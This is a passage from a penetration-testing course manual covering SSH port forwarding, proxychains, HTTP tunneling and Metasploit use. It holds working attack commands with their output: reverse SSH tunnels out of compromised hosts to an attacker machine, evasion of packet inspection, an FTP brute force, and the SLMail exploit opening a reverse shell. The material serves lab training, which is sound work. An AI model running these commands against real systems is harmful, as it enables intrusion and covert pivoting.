


Figure 76 - SSH Local Port Forwarding

Once the tunnel is created, we browse to local port 8080, which redirects our traffic through the outbound SSH tunnel on TCP port 53 on our home machine, then to the web server. Take note that the traffic flowing between our local machine and home is tunneled though SSH, thus encrypting our traffic between these two systems.

15.2.2 - Remote Port Forwarding

The remote port-forwarding feature in SSH is an extremely useful technique that is often perplexing to newcomers. SSH remote port forwarding allows us to tunnel a remote port to a local server. The effects of this technique are best demonstrated through the following scenario.

We have just "popped a shell" on an internal, non-routable corporate machine during an assessment by using a client side attack. We have dumped and cracked some user passwords and have discovered that the local machine you have penetrated is running the Windows RDP service on port 3389.

From the penetrated internal machine, you create a reverse SSH tunnel with your attacking machine, through which you expose the victim's RDP port on your attacking machine on port 3390. We can create this tunnel with SSH, using syntax similar to the following:

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
```





Figure 77 - SSH Remote Port Forwarding

Once the tunnel is created, the attacker can connect to their localhost interface, port 3390, wth a remote desktop client, and their traffic will be redirected across the tunnel, back to the victim's remote desktop service.

15.2.3 - Dynamic Port Forwarding

Now comes the fun part – SSH dynamic port forwarding allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through a proxy. Consider the following scenario:

You have compromised a DMZ server using a web attack and have escalated your privileges to *root*. This server has both port 80 and port 22 exposed to the Internet. We create a local SOCKS4 proxy on our local attacking box on port 8080, which will tunnel all incoming traffic to ***any*** host in the DMZ network, through the compromised web server, as depicted in the following diagram. We can create this proxy with SSH using syntax similar to the following:

```
ssh -D <local proxy port> <target>
```




Figure 78 - SSH Dynamic Port Forwarding

15.3 - Proxychains

A useful proxifying tool called **proxychains** complements the last dynamic port forwarding technique. This tool allows us to run any network tool through HTTP, SOCKS4, and SOCKS5 proxies.

Imagine the following scenario: you have compromised a web server located in a corporate DMZ and have successfully escalated privileges and added a local user (hax0r) to be able to SSH to the server without changing the root password. In order to keep filesystem changes to a minium, you don't want to install tools on the webserver. You first create a reverse SSH tunnel to our attacking machine as follows.

```
root@adminsql:/var/www# ssh -f -N -R 2222:127.0.0.1:22 root@208.68.234.100
Could not create directory '/var/www/.ssh'.
The authenticity of host '208.68.234.100 (208.68.234.100)' can't be
established.
ECDSA key fingerprint is b7:6b:e6:42:35:b5:ce:58:c2:01:43:cd:11:75:96:e9.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@208.68.234.100's password:
```

We are now able to SSH to the webserver through our tunnel by connecting on our attacking machine on port 2222:

```
root@kali:~# netstat -lntp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
PID/Program name
tcp        0      0 127.0.0.1:2222          0.0.0.0:*                   LISTEN
23363/sshd: root
tcp        0      0 208.68.234.101:80       0.0.0.0:*                   LISTEN
8787/apache2
tcp        0      0 208.68.234.100:22       0.0.0.0:*                   LISTEN
```



```
22989/sshd
tcp6       0      0 ::1:2222
```

We proceed by creating a dynamic application-level port forwarding on port 8080 on our attacking machine. Any connection made to this port will be forwarded over the SSH channel and the application protocol will be used to determine where to connect to from the remote machine.

```
root@kali:~# ssh -f -N -D 127.0.0.1:8080 -p 2222 hax0r@127.0.0.1
root@127.0.0.1's password:

root@kali:~# netstat -lntp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
PID/Program name
tcp        0      0 127.0.0.1:2222          0.0.0.0:*                   LISTEN
23381/sshd: root
tcp        0      0 127.0.0.1:8080          0.0.0.0:*                   LISTEN
23386/ssh
tcp        0      0 208.68.234.101:80       0.0.0.0:*                   LISTEN
8787/apache2
tcp        0      0 208.68.234.100:22       0.0.0.0:*                   LISTEN
22989/sshd
tcp6       0      0 ::1:2222                :::*                        LISTEN
23381/sshd: root
```


At this point, we can configure **proxychains** to use port 8080 on our attacking machine, since the SSH process instance listening on that port will act as a SOCKS server. Through **proxychains**, we can use **nmap** to scan the internal remote network.

```
root@kali:~# proxychains nmap -T5 --top-ports=20 -sT -Pn 172.16.40.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
...
|S-chain|-<>-127.0.0.1:8080-<><>-172.16.40.1:1723-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-172.16.40.1:80-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain|-<>-127.0.0.1:8080-<><>-172.16.40.22:143-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-172.16.40.22:3306-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-172.16.40.22:135-<><>-OK
```


15.4 - HTTP Tunneling

HTTP Tunneling is a technique whereby a payload protocol is encapsulated within the HTTP protocol[82], usually as the body of a HTTP ***GET*** or ***POST*** request. When behind an HTTP proxy server, a variation of HTTP tunneling is to use the ***CONNECT*** HTTP method, where a client uses the HTTP ***CONNECT*** method to ask the proxy server to forward a TCP connection to a specific destination. The proxy then proceeds to make the connection on behalf of the client. Once the connection with the server has been established, the proxy server continues to proxy the TCP stream to and from the client.

```
root@kali:~# nc -vvn 192.168.1.130 8888
(UNKNOWN) [192.168.1.130] 8888 (?) open
CONNECT 192.168.11.203:80 HTTP/1.0

HTTP/1.0 200 Connection established
Proxy-agent: tinyproxy/1.8.3

HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Content-Location: http://192.168.11.203/index.htm
Date: Wed, 19 Jun 2013 11:21:34 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 19 Jun 2013 07:43:47 GMT
ETag: "fa3a2bbbc06cce1:ac2"
Content-Length: 9
 sent 53, rcvd 344
```

[82] http://www.w3.org/Protocols/rfc2616/rfc2616.html

15.5 - Traffic Encapsulation

So far, we have traversed firewall rules based on port filters and stateful inspection. What happens if there's a deep packet content inspection device on the network that does not blindly allow any protocol out of the specified ports? In this case, the previous outbound SSH connections to our home or gateway machines would be blocked, as the content inspection filters would notice that a protocol other than HTTP was trying to get by. Let's go back to our client side attack scenario, where we tunneled out RDP from a victim's machine to our attacking box, and try to deal with this hardened environment.

In this case, we can use an HTTP or SSL encapsulating tool such as **http_tunnel** or **stunnel,** respectively. These tools usually work in a client/server model, allowing us to encapsulate any protocol within HTTP or SSL, thus fooling the deep packet inspection device into allowing the outbound traffic.




Figure 79 - Circumventing the Deep Packet Inspection System

15.5.1 - Exercises

1. Experiment with the various tunneling options presented.
2. Use SSH to proxy out your web surfing through your Kali host.

16. - The Metasploit Framework

As you may have noticed, working with public exploits is not a simple job. They often don't work or they need modification and their shellcode may not always suit your needs. In addition, there is no standardization in the exploit command line usage. Some exploits are written in Perl, others in C, and we've even seen exploit payloads written to text file and sent over using Netcat.

Over the past few years, several exploit frameworks have been developed, such as Metasploit, Core Impact, and Immunity Canvas. An exploit framework is a system that contains development tools geared toward exploit development and usage. The frameworks standardize the exploit usage syntax and provide dynamic shellcode capabilities. This means that for each exploit in the framework, you can choose various shellcode payloads such as a bind shell, a reverse shell, download and execute shellcode, and so forth.

As described by its authors, the Metasploit Framework[83], owned by Rapid7, is an advanced open-source platform for developing, testing, and using exploit code written in Ruby. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the number one exploit collection and development framework of every security auditor. It is frequently updated with new exploits and it is constantly being improved and further developed by Rapid7 and the security community.

[83] http://www.metasploit.com/

Kali Linux contains two Metasploit packages by default: **metasploit-framework,** which contains the open source elements of the project, and the **metasploit** package, which contains the commercial tool Metasploit Pro.

Newcomers to the Metasploit Framework (MSF) are often overwhelmed by the multitude of features and different use cases for the tool. The Metasploit Framework can come handy in almost every phase of a penetration test, from passive and active information gathering, to vulnerability research and development, and all the way to client side attacks and post exploitation techniques.

With all this different functionality available in the MSF, it's easy to see how one can get lost within the tool. Fortunately for us, the MSF provides a unified and sensible interface for using all of its features.

16.1 - Metasploit User Interfaces

There are several user interfaces that we can use to operate the MSF. The following is a list of the most commonly used interfaces:

- ***msfconsole*** – This is an interactive console interface which is most commonly used to run regular tasks.
- ***msfcli*** - a deprecated command line interface to the MSF which is useful only in certain situations.
- ***armitage*** - a third party add-on to the MSF providing a graphical user interface to the MSF.

16.2 - Setting up Metasploit Framework on Kali

As mentioned earlier, both the Metasploit Framework as well as its commercial counterpart, Metasploit Pro, are preinstalled in Kali Linux; however, services that Metasploit depends on are not active or enabled at boot time. To start the required **postgresql** and **metasploit** service dependencies, start them as you would any other common service:

```
root@kali:~# /etc/init.d/postgresql start
root@kali:~# /etc/init.d/metasploit start
```

To have these services start at boot time, enable them using the **update-rc.d** script:

```
root@kali:~# update-rc.d postgresql enable
root@kali:~# update-rc.d metasploit enable
```

16.3 - Exploring the Metasploit Framework

Now that everything is set up, we can start exploring the various exploits, auxiliary modules, payloads, and plugins that the MSF has to offer us using the **msfconsole** interface.

```
root@kali:~# msfconsole
       =[ metasploit v4.5.3-2013040301 [core:4.5 api:1.0]
+ -- --=[ 1084 exploits - 675 auxiliary - 181 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops,
exploits, payloads, auxiliary, plugins, options
```


16.4 - Auxiliary Modules

16.4.1 - Getting Familiar with MSF Syntax

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, etc. The modules all follow common syntax usage, which makes them easy to explore and use. Let's look at a few common MSF auxiliary modules to get a feel for the syntax needed to operate the MSF.

```
msf > show auxiliary
```

The **show auxiliary** command will display a long list of all the different auxiliary modules in MSF which can be used for various tasks, such as information gathering (under the ***gather/*** hierarchy), scanning and enumeration of various services (under the ***scanner/*** hierarchy) and so on. Let's try to use some of these auxiliary modules to re-create some of our enumeration procedures performed earlier in this course. To use any auxiliary module, exploit or plugin, issue the command **use** with the module name appended to it. You can then use the **info** command to get more information about the specific module. Take some time to explore the various auxiliary modules present in the MSF. It's always wise to be aware of the abilities and limitations of your toolkit.

We'll start by invoking a simple SNMP enumeration module and check its **info** output.

```
msf> use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > info

       Name: SNMP Enumeration Module
     Module: auxiliary/scanner/snmp/snmp_enum
    Version: 0
    License: Metasploit Framework License (BSD)
```



```
       Rank: Normal
...
```

Now we need to figure out how to use this auxiliary module. The **show options** command will display all the parameters required to run this module.

```
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address
   RPORT      161              yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf auxiliary(snmp_enum) >
```

Notice that some parameters are ***Required*** before the module can successfully run. In this case, we need to add a ***RHOSTS*** value, or an IP range we want scanned. Once configured, we can run the module using the **run** command. We can also set the ***THREADS*** count to 10 for faster scanning.

```
msf auxiliary(snmp_enum) > set RHOSTS 192.168.11.200-254
RHOSTS => 192.168.11.200-254
msf auxiliary(snmp_enum) > set THREADS 10
THREADS => 10
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
```



```
   COMMUNITY  public              yes       SNMP Community String
   RETRIES    1                   yes       SNMP Retries
   RHOSTS      192.168.11.200-254  yes        The target address range or CIDR
identifier
   RPORT      161                 yes       The target port
   THREADS    10                  yes       The number of concurrent threads
   TIMEOUT    1                   yes       SNMP Timeout
   VERSION    1                   yes       SNMP Version <1/2c>

msf auxiliary(snmp_enum) > run
...

[+] 192.168.11.215, Connected.

[*] System information:

Host IP                       : 192.168.11.203
Hostname                      : BOB
Description                      : Hardware: x86 Family 6 Model 12 Stepping 2
AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor
Free)
Contact                       : -
Location                      : -
Uptime snmp                   : -
Uptime system                 : 109 days, 12:03:22.51
System date                   : -

[*] User accounts:

["bob"]
["Guest"]
["IUSR_BOB"]
["IWAM_BOB"]
["Administrator"]
```



```
["HelpAssistant"]
["SUPPORT_388945a0"]
```

That was a relatively easy process. For comparison's sake, let's try out a few more MSF auxiliary modules. Next is the SMB version scanner:

```
msf auxiliary(snmp_enum) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range
   SMBDomain  WORKGROUP        no        The Windows domain to use
   SMBPass                     no        The password
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```

Notice how MSF does not carry defined variables across modules. The ***RHOSTS*** and ***THREADS*** value is empty in the **smb_version** scanner module. We can change this behavior by using global session values, using the **setg** command.

```
msf auxiliary(smb_version) > setg RHOSTS 192.168.11.200-254
RHOSTS => 192.168.11.200-254
msf auxiliary(smb_version) > setg THREADS 10
THREADS => 10
msf auxiliary(smb_version) > run

[*] 192.168.11.208:445 is running Unix Samba 3.0.33-0.17.el4 (language:
Unknown) (name:PHOENIX) (domain:PHOENIX)
```



```
[*] 192.168.11.201:445 is running Windows XP Service Pack 0 / 1 (language:
Unknown) (name:ALICE) (domain:THINC)
[*] Scanned 07 of 55 hosts (012% complete)
[*] 192.168.11.215:139 is running Unix Samba 2.2.7a (language: Unknown)
(domain:MYGROUP)
...
```

The next module we load should have the ***RHOSTS*** and ***THREADS*** values preserved. Let's check this by using one more auxiliary scanner, a WebDAV service scanner. WebDAV servers are often poorly configured and can often lead to a quick and easy shell on a victim.

```
msf auxiliary(smb_version) > use auxiliary/scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options
Module options (auxiliary/scanner/http/webdav_scanner):

   Name     Current Setting     Required  Description
   ----     ---------------     --------  -----------
   PATH     /                   yes       Path to use
   Proxies                      no        Use a proxy chain
   RHOSTS   192.168.11.200-254  yes       The target address range
   RPORT    80                  yes       The target port
   THREADS  10                  yes       The number of concurrent threads
   VHOST                        no        HTTP server virtual host

msf auxiliary(webdav_scanner) > run
[+] 192.168.11.205 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 192.168.11.208 (Apache/2.0.52 (CentOS)) WebDAV disabled.
[+] 192.168.11.206 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 192.168.11.202 (Microsoft-IIS) WebDAV disabled.
[+] 192.168.11.203 (Microsoft-IIS/5.1) has WEBDAV ENABLED
[+] 192.168.11.204 (Microsoft-IIS/5.1) has WEBDAV ENABLED
```


16.4.1.1 - FTP Brute Force

Various Metasploit auxiliary plugins include brute-force options in them, such as the example below of the **ftp_login** MSF module:

```
root@kali:~# msfconsole -q
msf> search type:auxiliary login
msf> use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options
msf auxiliary(ftp_login) > set PASS_FILE /root/password-file.txt
msf auxiliary(ftp_login) > set USERPASS_FILE /root/users.txt
msf auxiliary(ftp_login) > set RHOSTS 192.168.11.219
msf auxiliary(ftp_login) > run

*] Connecting to FTP server 192.168.11.219:21...
[*] Connected to target FTP server.
[*] 192.168.11.219:21 FTP - [003/341] - Failed FTP login for 'mike':''
[*] 192.168.11.219:21 FTP - [004/341] - Attempting FTP login for 'ubuntu':''
[*] 192.168.11.219:21 FTP - [004/341] - Failed FTP login for 'ubuntu':''
[*] 192.168.11.219:21 FTP - [005/341] - Attempting FTP login for 'root':'root'
[*] 192.168.11.219:21 FTP - [005/341] - Failed FTP login for 'root':'root'
[*] 192.168.11.219:21 FTP - [006/341] - Attempting FTP login for 'bob':'bob'
[-] 192.168.11.219:21 FTP - [006/341] - Caught EOFError, reconnecting
[*] Connecting to FTP server 192.168.11.219:21...
[*] Connected to target FTP server.
[*] 192.168.11.219:21 FTP - [006/341] - Failed FTP login for 'bob':'bob'
[*] 192.168.11.219:21 FTP - [007/341] - Attempting FTP login for 'mike':'mike'
[*] 192.168.11.219:21 FTP - [007/341] - Failed FTP login for 'mike':'mike'
[*] 192.168.11.219:21 FTP - [008/341] - Attempting login for 'ubuntu':'ubuntu'
[+] 192.168.11.219:21 - Successful FTP login for 'ubuntu':'ubuntu'
[*] 192.168.11.219:21 - User 'ubuntu' has READ/WRITE access
```


16.4.2 - Metasploit Database Access

If the **metasploit** and **postgresql** services are started ahead of time, the MSF will log findings and information about discovered hosts in a convenient, accessible database. To display all discovered hosts up to this point, we can give the **hosts** command within **msfconsole**.

```
msf > hosts

Hosts
=====
address    mac  name    os_name os_flavor  os_sp  purpose  info  comments
...
192.168.11.203  192.168.11.203  Microsoft Windows XP   server
192.168.11.204  192.168.11.204  Microsoft Windows XP   server
192.168.11.205  192.168.11.205  Microsoft Windows 2000 server
192.168.11.206  192.168.11.206  Microsoft Windows 2000 server
192.168.11.210  192.168.11.210  Microsoft Windows 2003 server
...
192.168.11.234  192.168.11.234  Linux  Ubuntu server
192.168.11.235  192.168.11.235  Linux  CentOS server
192.168.11.251  192.168.11.251  Linux  Ubuntu server
...
```

Additionally, we can use the **db_nmap** MSF wrapper to scan hosts with Nmap and have the scan output inserted to the MSF database.

```
msf > db_nmap
[*] Usage: db_nmap [nmap options]
msf > db_nmap 192.168.11.200-254
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-18 07:52 EDT
...
```


Once the **db_nmap** scan is complete, we can search the Metasploit database for machines with specific open ports by using the **–p** parameter.

```
msf > services -p 443

Services
========

host            port  proto  name   state  info
----            ----  -----  ----   -----  ----
192.168.11.205  443   tcp    https  open
192.168.11.206  443   tcp    https  open
192.168.11.208  443   tcp    https  open
192.168.11.222  443   tcp    https  open
192.168.11.223  443   tcp    https  open
192.168.11.227  443   tcp    https  open
192.168.11.237  443   tcp    https  open
```

The database is also useful for more than simply displaying the information it contains. We can also make use of its data to automatically populate the ***RHOSTS*** value of an auxiliary module, based on ports that were found to be open on a target system.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > services -p 443 --rhosts

Services
========

host            port  proto  name   state  info
----            ----  -----  ----   -----  ----
192.168.11.205  443   tcp    https  open
192.168.11.206  443   tcp    https  open
192.168.11.208  443   tcp    https  open
192.168.11.222  443   tcp    https  open
```



```
192.168.11.223  443   tcp    https  open
192.168.11.227  443   tcp    https  open
192.168.11.237  443   tcp    https  open

RHOSTS => file:/tmp/msf-db-rhosts-20131224-29724-iraymn
```

For more information on the Metasploit database and the information you can gather from it, please refer to the Offensive Security free online course, Metasploit Unleashed.[84] Now that we are acquainted with basic MSF usage and several auxiliary modules, let's dig in deeper into the business end of the MSF: exploit modules.

16.4.3 - Exercises

1. Start the required Metasploit services and launch **msfconsole**
2. Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.
3. Review the host information in the database. Try to fill it with as much information as you can.

[84] http://www.offensive-security.com/metasploit-unleashed/Using_the_Database

16.5 - Exploit Modules

Exploit modules most commonly contain exploit code for vulnerable applications and services. The MSF contains over 1,000 exploits that were carefully tested and developed for a wide variety of vulnerable services. These exploits are invoked in much the same was as auxiliary modules are used. In the next example, we will search for all POP3 service exploits and modules in the MSF and find a ready-made exploit for the SLMail server:

```
root@kali:~# msfconsole
       =[ metasploit v4.5.3-2013040301 [core:4.5 api:1.0]
+ -- --=[ 1084 exploits - 675 auxiliary - 181 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

msf > search pop3
msf > use exploit/windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > info
msf exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  110              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```



```
msf exploit(seattlelab_pass) > set RHOST 192.168.11.35
RHOST => 192.168.11.35
```

The exploit seems to be the correct one to use, according to the description and references. We set the remote host, ***RHOST,*** parameter to point to our victim machine. Next, we select a simple reverse shell payload from the multitude that the MSF has to offer.

```
msf exploit(seattlelab_pass) > show payloads
msf exploit(seattlelab_pass) > set PAYLOAD windows/shell_reverse_tcp
msf exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.11.35    yes       The target address
   RPORT  110              yes       The target port

Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```



```
msf exploit(seattlelab_pass) > set LHOST 192.168.10.5
```

The introduction of the reverse shell payload into our exploit has added some new payload options, such as ***LHOST*** and ***LPORT***. This makes sense, as a reverse shell would need to know the port and IP to return to.

Take note of the **Exploit Target**. This is essentially a list of various OS versions or software versions which the exploit it know to work for. These targets are essentially different return addresses, which are suitable for different versions or environments of the affected software. In this case, a single static return address is reported to work for various versions of Windows. In other exploits, we will often need to set the target to match the environment we are exploiting.

Now all that is left to do is to run our exploit, with the **exploit** command:

```
msf exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 192.168.10.5:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Command shell session 1 opened (192.168.10.5:4444 -> 192.168.11.35:49161)

